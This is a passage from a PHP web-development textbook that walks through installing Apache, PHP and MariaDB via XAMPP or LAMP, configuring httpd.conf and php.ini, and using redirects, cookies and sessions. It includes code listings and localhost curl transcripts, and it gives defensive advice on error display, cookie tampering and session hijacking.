

Figure 5.2 The three programs behind every dynamic page: Apache speaks HTTP and serves files, PHP runs the `.php` files Apache hands it, and MySQL or MariaDB stores the data and answers SQL.

> **DEFINITION.** The **web server** listens on a network port, accepts HTTP requests and sends HTTP responses. Apache is one, Nginx another, Microsoft's IIS a third. On its own it does one thing: find a file on disk and send its bytes back.
>
> The **language interpreter** runs your code; for us that is PHP. It is not a server and has no port. The web server hands it a file, it runs the file, and it hands back whatever the file printed.
>
> The **database server** is a separate program, on its own port, that stores data and answers questions about it in SQL. For us that is MySQL, or its fork MariaDB. PHP talks to it over a network connection exactly as a browser talks to Apache, and the browser never knows it exists.

In one sentence: **Apache answers the telephone, PHP does the thinking, MySQL remembers.** A page that will not load points to Apache; a blank page or visible PHP source points to PHP; "could not connect" or "access denied" points to MySQL. **Table 5.1** adds each program's port and configuration file.

Table 5.1 The three programs, what each does, the port it listens on and the file that configures it. Almost every setup problem is solved by editing one of the three files in the last column.

Program	Job	Default port	Configuration file
Apache `httpd`	speaks HTTP; finds files; passes `.php` files to PHP	80, and 443 for HTTPS	`httpd.conf`
PHP	runs your program	none	`php.ini`
MySQL / MariaDB	stores data, answers SQL	3306	`my.ini` (Windows) or `my.cnf`

5.2.2 The bundles, and why we use one

A **bundle** is one installer that lays down all three programs, already configured to find each other; XAMPP, AppServ, WAMP, FoxServ and PHPTriad are examples. This book uses **XAMPP** (**Figure 5.3**) from Apache Friends [2], because it runs on Windows, macOS and Linux and its name is its ingredient list: cross-platform, Apache, MariaDB, PHP, Perl.



Figure 5.3 XAMPP, the bundle this book uses: one installer for Apache, MariaDB, PHP and Perl, already configured to work together, with the versions its newest release contains.

On Linux the three programs usually come one at a time from the distribution, an arrangement called **LAMP** (Linux, Apache, MySQL or MariaDB, PHP). On macOS you may use XAMPP, Homebrew or MAMP. The file names differ; the ideas do not.

> **Install one web server, not two.** If Microsoft's IIS, Skype, or a second Apache is already listening on port 80, XAMPP's Apache cannot start, and the message "Port 80 in use by another application" is easy to misread as "XAMPP is broken". It is not broken; it is being polite. Section 5.2.7 shows how to find the other program.

5.2.3 XAMPP on Windows, step by step

1. **Download** XAMPP for Windows from `https://www.apachefriends.org/` (an `.exe` of about 150 MB). As of September 2026 the newest release is still 8.2.12 of November 2023, with PHP 8.2.12 and MariaDB 10.4.32 [3]. That is old: PHP 8.2 now receives security fixes only [1], and MariaDB 10.4 is no longer maintained. It is perfectly good for learning, and every program in this chapter runs on it; for a server the public can reach, install current versions one at a time, as Section 5.2.5 does on Linux and Section 5.17 does on Windows.
2. **Install into** `C:\xampp`, the default; a User Account Control warning only asks you to avoid `C:\Program Files`. Apache, MySQL, PHP and phpMyAdmin are the only components needed.
3. **Open the XAMPP Control Panel**, one row per program with **Start**, **Admin**, **Config** and **Logs**.
4. **Start Apache, then MySQL.** The rows turn green and show ports `80, 443` and `3306`. Allow the firewall prompt on private networks only.
5. **Check Apache:** `http://localhost/` shows the XAMPP welcome page, `C:\xampp\htdocs\index.php` served by Apache and run by PHP.

6. **Check MySQL:** `http://localhost/phpmyadmin/` lists databases on the left.
7. **Make `php` and `mysql` commands:** press the Windows key, type *environment variables*, open **Environment Variables...**, edit **Path** under *User variables* and add `C:\xampp\php` and `C:\xampp\mysql\bin`. Close and reopen every terminal and VS Code.
8. **Check the command line:** `php -v` and `mysql --version` answer as in Section 5.2.11.

XAMPP's MySQL user `root` has an **empty** password: convenient on your laptop, unacceptable anywhere else. Section 5.6.3 creates a separate user for the application.

5.2.4 XAMPP on macOS

1. Download *XAMPP for OS X*, open the `.dmg` and install into *Applications*.
2. Open **Applications → XAMPP → manager-osx** and, on *Manage Servers*, start Apache and MySQL.
3. Check `http://localhost/` and `http://localhost/phpmyadmin/` as on Windows.
4. The document root is `/Applications/XAMPP/xamppfiles/htdocs`; make XAMPP's PHP the `php` command with `echo 'export PATH="/Applications/XAMPP/xamppfiles/bin:$PATH"' >> ~/.zshrc` and a new terminal.

With Homebrew (`https://brew.sh/`) the same programs are `brew install php mariadb` and `brew services start mariadb`, and PHP's built-in server (Section 5.2.12) can replace Apache.

5.2.5 LAMP on Linux, step by step

On Ubuntu or Debian, in a terminal:

```
sudo apt update
sudo apt install apache2 php libapache2-mod-php php-mysql php-sqlite3 php-mbstring
sudo apt install mariadb-server
sudo systemctl enable --now apache2 mariadb
```

The lines refresh the package list; install Apache, PHP, the module that loads PHP into Apache and the MySQL and SQLite extensions; install MariaDB; and start both servers now and at every boot.

Then check: `http://localhost/` must show Apache's "It works!" page (`/var/www/html/index.html`), and `sudo mariadb` must open the MariaDB prompt, because on Ubuntu the database `root` signs in through `sudo` rather than a password. Finally let your own user write into the document root:

```
sudo chown -R $USER:$USER /var/www/html
```

On Fedora use `dnf` and the packages `httpd php php-mysqlnd mariadb-server`; the document root is the same.

> **WINDOWS, MACOS, LINUX: WHAT IS THE SAME.** The document root moves (`C:\xampp\htdocs`, `/Applications/XAMPP/xamppfiles/htdocs`, `/var/www/html`), the way you start the servers moves (a control panel, a manager window, `systemctl`), and so do the file names of the configuration. The three programs, their ports and the address `http://localhost/` are the same everywhere.

5.2.6 Apache's configuration and the document root

On XAMPP for Windows, press **Config** on the Apache row and choose `httpd.conf`, or open `C:\xampp\apache\conf\httpd.conf` in VS Code. It is a plain text file in which every line is blank, a comment starting with `#`, or a **directive**.

DEFINITION. A **directive** is one setting in an Apache configuration file, written as a name, a space and a value: `Listen 80`. Directives that apply to only part of the file system are wrapped in a block that looks like an HTML tag: `<Directory "C:/xampp/htdocs"> ... </Directory>`.

Listing 5.1 gathers the handful of directives that matter now [4].

Listing 5.1 `server/httpd-excerpt.conf`: the lines of XAMPP's `httpd.conf` you will actually read. On Ubuntu the same settings live in `/etc/apache2/ports.conf` and `/etc/apache2/sites-available/000-default.conf`.

```
# The lines of XAMPP's httpd.conf (C:\xampp\apache\conf\httpd.conf) that matter now.
Listen 80
ServerName localhost:80
DocumentRoot "C:/xampp/htdocs"
<Directory "C:/xampp/htdocs">
    Options Indexes FollowSymLinks Includes ExecCGI
    AllowOverride All
    Require all granted
</Directory>
DirectoryIndex index.php index.html
```

`Listen` is the port, `ServerName` the name Apache uses for itself, `DocumentRoot` the folder whose contents become the website, `<Directory>` what is allowed inside it, and `DirectoryIndex` the file sent when an address names a folder. PHP's part lives in `conf\extra\httpd-xampp.conf`: a `LoadModule php_module` line loads the interpreter into Apache, and a `SetHandler application/x-httpd-php` line hands every `.php` file to it. Those two lines are the arrangement of **Figure 5.2**: a `.php` file is not sent as it is; what PHP prints is sent instead.

Apache reads its configuration once, when it starts. Editing the file changes nothing until Apache is restarted: press **Stop** and **Start** in the control panel, or `sudo systemctl restart apache2` on Linux. If Apache then refuses to start, the log (the **Logs** button, or `/var/log/apache2/error.log`) names the file and line of your mistake.

DEFINITION. The **document root** is the one folder that Apache treats as the top of the website. Everything inside it can be requested from the network; nothing outside it can.

That creates a mapping you will use every day, and **Table 5.2** writes it out for XAMPP on Windows.

Table 5.2 The document root turns a folder into a website: the path after the host name is the path inside the folder, and nothing outside the folder has an address at all.

File on disk	Address in the browser
`C:\xampp\htdocs\hello.php`	`http://localhost/hello.php`
`C:\xampp\htdocs\laundry\index.php`	`http://localhost/laundry/index.php`
`C:\xampp\htdocs\laundry\`	`http://localhost/laundry/` (sends `index.php`)
`C:\xampp\php\php.ini`	none: it is outside the document root

The last row is a security property. Keep configuration files, which hold passwords, outside the document root and reach them from PHP with `require __DIR__ . '/../config.php'`: PHP reads the disk directly, and the disk has no document root.

WORKED EXAMPLE. You saved a page as `C:\xampp\htdocs\profitina\web\customers.php` and the browser answers 404. Work it out instead of guessing. The document root is `C:\xampp\htdocs`. Remove that prefix from the path: `profitina\web\customers.php`. Turn the backslashes into forward slashes: `profitina/web/customers.php`. Put `http://localhost/` in front: **`http://localhost/profitina/web/customers.php`**. If you typed

> `http://localhost/customers.php`, you asked for `C:\xampp\htdocs\customers.php`, a different file, and 404 was the correct answer.

5.2.7 Ports, and what to do when 80 is taken

> **DEFINITION.** A **port** is a number from 1 to 65535 that distinguishes one listening program from another on the same machine. In `http://localhost:8080/` the part `localhost` names the machine and `8080` the port. When the port is left out, the browser uses 80 for `http://` and 443 for `https://`.

Only one program may listen on a port. `netstat -ano | findstr :80` on Windows (the last column is a process id, named in Task Manager) or `sudo lsof -i :80` on Linux and macOS shows who holds port 80. Stop that program, or move Apache with `Listen 8080` and `ServerName localhost:8080` and use `http://localhost:8080/`. For port 3306 the usual culprit is a MySQL left running as a Windows service by an earlier installation; stop it in `services.msc`.

5.2.8 `php.ini`, and seeing your errors

PHP's configuration file is `php.ini`; PHP ships two starting points, `php.ini-development` and `php.ini-production`, and XAMPP has already made one in `C:\xampp\php`. `php --ini`, or `phpinfo()` under *Loaded Configuration File*, tells you which file is really read.

A line that starts with a semicolon is a comment. "Enabling an extension" therefore means nothing more than deleting the semicolon in front of a line such as `;extension=pdo_mysql`. **Listing 5.2** shows the settings for your own computer.

Listing 5.2 `server/php-development.ini`: the settings for a development machine. Every problem is shown on the page, and the three database extensions this chapter needs are switched on.

```
; php.ini on your own computer: show every problem on the page.
display_errors = On
display_startup_errors = On
error_reporting = E_ALL
date.timezone = Asia/Jakarta
extension=mysqli
extension=pdo_mysql
extension=pdo_sqlite
```

Without `date.timezone = Asia/Jakarta`, PHP assumes UTC and every Surabaya timestamp is seven hours behind the wall clock. The three `extension=` lines let PHP talk to MySQL (Sections 5.12 and 5.14) and to SQLite.

> **On your own machine, show errors. On a public server, hide them and log them.** An error message often contains a file path, a line of SQL, a database user name, sometimes worse. Printed to a stranger, it is a map of your system. **Listing 5.3** still notices everything; it only writes the notice where you, and not the visitor, can read it.

Listing 5.3 `server/php-production.ini`: the settings for a server the public can reach. Errors are logged to a file and never displayed.

```
; php.ini on a server the public can reach: notice everything, show nothing.
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = "C:/xampp/php/logs/php_error.log"
error_reporting = E_ALL
date.timezone = Asia/Jakarta
```

Without access to `php.ini`, `ini_set('display_errors', '1');` and `error_reporting(E_ALL);` do the same for one script. Restart Apache after every edit of `php.ini`.

5.2.9 MySQL and MariaDB

Press **Start** next to MySQL in the XAMPP Control Panel. What starts is, these days, not MySQL itself but **MariaDB**, and the two names deserve a moment (**Figure 5.4**, **Figure 5.5**). Both now follow a long-term-support scheme: MySQL 8.0 reached its end of life in April 2026, and MySQL 8.4 and 9.7 are the supported LTS lines [5]; MariaDB maintains four LTS lines, 10.11, 11.4, 11.8 and 12.3 [6].

MySQL database server	
License	GPL v2 (Community Edition), or commercial
Owner	Oracle Corporation
LTS lines	8.4 (supported to 2032) and 9.7 (2026)
Ended	8.0 reached end of life in April 2026
Port	3306

Figure 5.4 MySQL: a free, open-source relational database server under the GNU General Public License, owned by Oracle, with its supported long-term lines as of September 2026.

MariaDB MySQL fork, 2009	
License	GPL v2
LTS lines	12.3, 11.8, 11.4 and 10.11 (patch releases August 2026)
Speaks	the MySQL protocol and the same SQL; port 3306
Installed by	XAMPP, and most Linux distributions

Figure 5.5 MariaDB, the fork of MySQL started in 2009 by MySQL's original developers. It speaks the same protocol and the same SQL, and it is what XAMPP and most Linux distributions install when you ask for "MySQL"; the four long-term lines are those maintained in September 2026.

MySQL is free under the GNU General Public License, relational (Section 5.4 explains the word), available on every major platform, and a *server reached over the network, with no window like Microsoft Access*. That last phrase trips beginners: MySQL is a program waiting on port 3306, and you reach it only through another program, the `mysql` client, phpMyAdmin or your own PHP. MySQL's manual [7] and MariaDB's knowledge base [8] are the references for every statement in this chapter; for everything used here, the two agree.

5.2.10 phpMyAdmin

phpMyAdmin database client	
Written in	PHP; used through the browser
Current	5.2 series (5.2.3); XAMPP ships 5.2.1
Talks to	MySQL and MariaDB, like any PHP program
Address	http://localhost/phpmyadmin/

Figure 5.6 phpMyAdmin: a MySQL client written in PHP and used through the browser, for managing databases and users and for running queries. It ships with XAMPP and is the friendliest place to start; the 5.2 series is the maintained one [9].

phpMyAdmin (**Figure 5.6**) is not the database. It is a PHP application that connects to MySQL exactly as your programs will, so everything it does, your code can do. At `http://localhost/phpmyadmin/`, four parts carry most of the work: the tree of databases on the left, the **Structure** tab, the **SQL** tab where you type a statement and press **Go**, and the **Import** tab that loads a `.sql` file, used in Section 5.6.

On Linux it is `sudo apt install phpmyadmin`, although many Linux users simply use the `mysql` client.

5.2.11 Checking the whole stack

Before writing any code, prove that each program is alive, in this order. The answers below are the real ones from the machine on which every example in this chapter was run.

```
$ php -v
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
Copyright (c) The PHP Group
Built by Debian
Zend Engine v4.4.21, Copyright (c) Zend Technologies
    with Zend OPcache v8.4.21, Copyright (c), by Zend Technologies

$ php -m | grep -i -E "mysql|pdo|sqlite"
mysqli
mysqlnd
PDO
pdo_mysql
pdo_pgsql
pdo_sqlite
sqlite3

$ mysql --version
mysql  Ver 15.1 Distrib 10.11.14-MariaDB, for debian-linux-gnu (x86_64) using  EditLine
wrapper

$ mysql -u root -e "SELECT VERSION();"
+-----------------------------------+
| VERSION()                         |
+-----------------------------------+
| 10.11.14-MariaDB-0ubuntu0.24.04.1 |
+-----------------------------------+
```

`php -v` proves PHP is installed and on the path (`NTS` is the non-thread-safe build, right for the command line and for IIS in Section 5.17). `php -m` proves the database extensions are there (on Windows, filter with `findstr /i "mysql pdo sqlite"`). `mysql --version` shows the *client*, version 15.1, which is not the *server*, MariaDB 10.11.14. The last command is this book's first SQL statement: it connected as `root` (empty password, as on XAMPP; add `-p` to be asked for one) and asked the server a question. `Access denied` means a wrong password; `Can't connect` means no server is running.

5.2.12 A server with nothing installed: PHP's built-in server and SQLite

There is a smaller way to run everything in this chapter, and the chapter's code uses it by default. In a folder of pages, `php -S localhost:8080` makes PHP itself serve them: Apache's job in one command, for development only, stopped with **Ctrl+C**.

SQLite [10] is a complete SQL database kept in one file and run inside your program: no port, no user, no password. The sample data ships as `laundry.db`, and every PHP, Java and Python program in `Chapter05` opens a copy of it unless you set `DB_ENGINE=mysql` (or `DB_URL` for Java).

Every program was run both ways for this book, and where the two engines differ, in a few error messages and in how money is printed, the chapter shows both. ## Remembering the Visitor

5.2.13 Sending the browser somewhere else: redirection

A sign-in page that has just accepted a password should print nothing at all; it should send the visitor to the page they wanted. That is **redirection**, one function call in PHP.

> **DEFINITION.** A **redirect** is a response that contains no page, only an instruction: *ask for this other address instead*. The server answers with status **302 Found** and a `Location:` header naming the new address. The browser then makes a second, completely separate request, and the visitor sees the answer to that one.

The general form is `header("Location: URL");`, with a full address such as `header("Location: http://31.31.198.216/web/main.php");` or a relative one such as `header('Location: customers.php');`. Two rules catch everybody once. **`header()` must run before any output**, because headers are sent before the body; after even one printed character or a blank line before `<?php`, PHP warns `Cannot modify header information - headers already sent by (output started at ...)` and names the file and line that printed first. **Always `exit` after redirecting**, because `header()` only queues a header and the rest of the script would still run. **Listing 5.4** shows both rules.

Listing 5.4 `php/state/protected.php`: the guard at the top of every protected page. A visitor with no identity in the session is redirected, and `exit` makes sure nothing below the guard runs for them.

```
<?php
// protected.php: a page only a signed-in visitor may see.
declare(strict_types=1);
session_start();

if (!isset($_SESSION['user_id'])) {
    header('Location: session.php');     // not signed in: go somewhere else
    exit;                                // and stop here; the rest must not run
}

header('Content-Type: text/plain; charset=utf-8');
echo "Welcome back, ", $_SESSION['user_id'], PHP_EOL;
```

The usual technique has four steps: the first page is the sign-in page; it validates the user and records who they are; it redirects to the page they wanted; and every later page uses the recorded identity to decide what to show and fetch. Section 5.16 builds exactly this. The rest of this section is about where “records who they are” can live.

5.2.14 The problem underneath: HTTP has no memory

> **DEFINITION.** A protocol is **stateless** when each request is handled as a separate event, with no knowledge of any request before it. HTTP is stateless: the server that answers your second request has, by itself, no way of knowing that it answered your first.

This is a good design: a stateless server can be restarted or multiplied behind a load balancer without anyone noticing. The price is that an application that must remember something, a shopping basket on its way to the checkout or a cashier who signs in once and works for an hour, has to build that memory itself.

The memory can live in exactly two places. **On the client**: the server asks the browser to keep a little data and send it back with every request; that is a **cookie**. **On the server**: the server keeps

the data and gives the browser only a ticket number; that is a **session**, and the ticket travels in a cookie.

5.2.15 Cookies

> **DEFINITION.** A **cookie** is a small named piece of text that a server asks a browser to store and to send back with every later request to the same site. It is set by a `Set-Cookie:` header in a response and returned in a `Cookie:` header in later requests.

There are three things to do with a cookie. **Create** it with `setcookie(name, value, expiration)`, for example `setcookie("hobby", "swimming", time()+3600);`: name `hobby`, value `swimming`, expiring 3,600 seconds (one hour) from now. It is sent as an HTTP header, so it too must come before any output. **Read** it from the superglobal `$_COOKIE`, filled before your first line runs, like `$_GET`. **Delete** it by setting it again with an expiry in the past, for example `setcookie("username", "", time()-3600);`; otherwise it disappears by itself when it expires. **Listing 5.5** does all three.

Listing 5.5 `php/state/cookies.php`: create, read and delete two cookies. The page prints plain text rather than HTML so that the transcript below is easy to read.

```php
<?php
// cookies.php: create, read and delete a cookie.
declare(strict_types=1);

$action = $_GET['action'] ?? 'show';

if ($action === 'set') {
    // setcookie() writes a header, so it must run before any output at all.
    setcookie('hobby', 'swimming', time() + 3600);
    setcookie('last_service', 'S0001', time() + 3600);
}
if ($action === 'delete') {
    // A cookie is deleted by setting it again with a time already past.
    setcookie('hobby', '', time() - 3600);
    setcookie('last_service', '', time() - 3600);
}

header('Content-Type: text/plain; charset=utf-8');
echo "action = $action", PHP_EOL;
echo "cookies this request arrived with:", PHP_EOL;
if ($_COOKIE === []) {
    echo "  (none)", PHP_EOL;
}
foreach ($_COOKIE as $name => $value) {
    echo "  $name => $value", PHP_EOL;
}
```

We watch the conversation with `curl`, a browser without a window: `-i` prints the response headers, `-c jar` saves the cookies the server sets in a file, and `-b jar` sends them back, as a browser does silently. The page was served with `php -S localhost:8080` in `php/state`:

```
$ curl -s -i -c jar 'http://localhost:8080/cookies.php?action=set'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=swimming; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Set-Cookie: last_service=S0001; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Content-Type: text/plain; charset=utf-8

action = set
cookies this request arrived with:
  (none)

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -i -b jar -c jar 'http://localhost:8080/cookies.php?action=delete'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Set-Cookie: last_service=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Content-Type: text/plain; charset=utf-8

action = delete
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  (none)
```

The first response *sets* two cookies and reports that it *received* none: `$_COOKIE` holds what the browser sent, and the browser had nothing yet. That is the most common cookie mistake; the value appears in `$_COOKIE` on the *next* request. Likewise the delete request still arrives carrying both cookies and answers by setting them to `deleted` with an expiry of 1 January 1970; the fourth request shows the browser obeyed.

Three flags are worth setting: `HttpOnly` hides the cookie from page scripts, closing the route by which a cross-site scripting hole (Chapter 3) steals an identity; `Secure` sends it only over HTTPS; `SameSite=Lax` keeps it off forms submitted from other sites. PHP accepts them as an array: `setcookie('hobby', 'swimming', ['expires' => time() + 3600, 'httponly' => true, 'samesite' => 'Lax']);`.

5.2.16 What is wrong with cookies

Cookies have four well-known problems, collected in **Table 5.3**.

Table 5.3 The four classic problems with cookies. The second is the one that turns into a security incident.

Problem	What it means in practice
The user can switch cookies off	a site that depends on them must say so, or fall back to something else
Other people can see them	a cookie is a file on the visitor's computer; anyone at that computer can read and edit it
They are small and few	browsers historically kept about 20 cookies per site and about 4 kB each
Browsers differ	some browsers only behave correctly when every option of `setcookie()` is given

The second problem is the dangerous one. **Figure 5.7** shows what any visitor sees after opening the developer tools (F12 in Chrome, Edge and Firefox) on a page of this chapter's `state` folder: every cookie of the site, with its value in plain text, and every value can be edited in place.



Figure 5.7 The cookies of `http://localhost:8551` in the browser's developer tools (*Application → Storage → Cookies*), after `cookies.php?action=set` and `session.php` ran: `hobby` and `last_service` with their values and expiry times, and the session cookie `PHPSESSID`, which lives until the browser closes. Nothing in a cookie is hidden from the person at the computer.

> **Never put anything in a cookie that you would mind the visitor changing.** Not a price, not a customer id that grants access, not `is_owner=0`. A visitor can edit the file, and a cookie that says `is_owner=1` will be sent to you and believed. A cookie may hold a harmless preference, such as a chosen language, and a ticket number whose meaning only the server knows. Nothing else.

5.2.17 Sessions

That rule is why PHP provides the session.

> **DEFINITION.** A **session** is a sequence of HTTP requests from one browser that the server treats as belonging together. PHP gives each session an identifier, the **session id**, keeps a private store on the server for each one, and lets your program read and write that store through the superglobal array `$_SESSION`.

A session solves the problem of recognizing that two requests came from the same browser, so that a cashier who signed in is still known on the next page. A script calls `session_start()` before any output, after which `$_SESSION` is an ordinary array that survives between requests. The sign-in script writes `$_SESSION['user_id'] = ...` after validating the user; every later script calls `session_start()` and tests `isset($_SESSION['user_id'])`, as **Listing 5.4** did. **Listing 5.6** shows the array surviving.

Listing 5.6 `php/state/session.php`: a visit counter kept in the session. The number climbs only if `$_SESSION` really survives from one request to the next.

```php
<?php
// session.php: a visit counter kept in a session instead of a cookie.
declare(strict_types=1);
session_start();

$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
if (!isset($_SESSION['user_id'])) {
    $_SESSION['user_id'] = 'owner@profitina-laundry.example';
}

header('Content-Type: text/plain; charset=utf-8');
echo "session id   : ", session_id(), PHP_EOL;
echo "visits       : ", $_SESSION['visits'], PHP_EOL;
echo "user_id      : ", $_SESSION['user_id'], PHP_EOL;
```

5.2.18 How a session actually works

Figure 5.8 draws the mechanism.



Figure 5.8 How a PHP session works. Only the session id travels to the browser, inside a cookie; the data stays on the server in a store named after that id, and `session_start()` refills `$_SESSION` from it on every later request.

1. The browser asks for `session.php`. It has no session cookie yet.
2. `session_start()` finds no id, so it invents one, a long random string, and sends it in `Set-Cookie: PHPSESSID=...`. Whatever the script puts in `$_SESSION` is written, at the end of the request, into a file on the server named after the id.
3. The browser stores the cookie and sends it back with every later request to the site, without being asked.
4. On the next request `session_start()` finds the id in the cookie, reads the matching file and refills `$_SESSION`.
5. The script sees its own data again.

The crucial property follows from step 2: **the data never leaves the server.** Only the id travels, which is why a session may hold the identity of a signed-in employee and a cookie may not. The real transcript:

```
$ curl -s -i http://localhost:8080/protected.php
HTTP/1.1 302 Found
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=9bfd1351827d878cbcdfc2d19c575cf2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: session.php
Content-type: text/html; charset=UTF-8

$ curl -s -i -c jar http://localhost:8080/session.php
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=da3299bfacb793dc10089a180f3a8ae0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/plain; charset=utf-8

session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 1
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/session.php
session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 2
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/protected.php
Welcome back, owner@profitina-laundry.example

$ curl -s http://localhost:8080/session.php
session id   : e3be2cf6b729fff628f0f00654f68210
visits       : 1
user_id      : owner@profitina-laundry.example
```

Without a cookie the protected page redirects (302, `Location: session.php`). The next request starts a session with a single `Set-Cookie`; the same jar then gets the same id and a counter of 2, and reaches the protected page. A request with no jar is a different browser to the server: new id, counter 1. A session belongs to a browser, not to a person.

The session is not magic: here its data is a file in `/var/lib/php/sessions` (under XAMPP, `C:\xampp\tmp`) named `sess_` plus the id, and the `Expires` and `Cache-Control` headers stop caches from keeping a page that belongs to one person. **Anyone who learns a session id becomes that visitor** (*session hijacking*). The defenses are `HttpOnly`, HTTPS, and `session_regenerate_id(true)` at sign-in, so that an id planted beforehand is worthless; Section 5.16 uses all three.

5.2.19 Signing out, and browsers that refuse cookies

Signing out means emptying the array, telling the browser to drop the cookie and destroying the store on the server (**Listing 5.7**).

Listing 5.7 `php/web/logout.php`: signing out properly. The cookie is deleted in the way Section 5.3.3 described, by setting it again with a time in the past.

```
<?php
// logout.php: empty the session, drop the cookie, destroy the server-side store.
require __DIR__ . '/boot.php';

$_SESSION = [];
$p = session_get_cookie_params();
setcookie(session_name(), '', time() - 3600, $p['path'], $p['domain'], $p['secure'],
$p['httponly']);
session_destroy();
header('Location: login.php');
exit;
```

A browser that refuses cookies can be given the id in the address instead: with id `9876544210123456789`, a link to `cart.php` becomes `cart.php?PHPSESSID=9876544210123456789`. Modern PHP leaves this off (`session.use_only_cookies = 1`), because an address is copied, logged and pasted into chats, handing the identity to everyone who sees it.

> **COOKIE OR SESSION?** Use a cookie for data that is a preference, harmless if the visitor edits it, and worth keeping after the browser is closed: a language, a dismissed notice. Use a session for anything that says who someone is or what they may do. If you are about to put an id, a role or a price into a cookie, that is the signal to use a session instead.

5.3 What a Relational Database Is

5.3.1 Start with the counter book

A small laundry keeps a book at the counter. For every bag the cashier writes a line: date, customer, telephone, service, weight, price, rack. The book is a **table**: columns, because every line records the same kinds of fact, and rows, because each line is one event. A relational database is that book made precise.

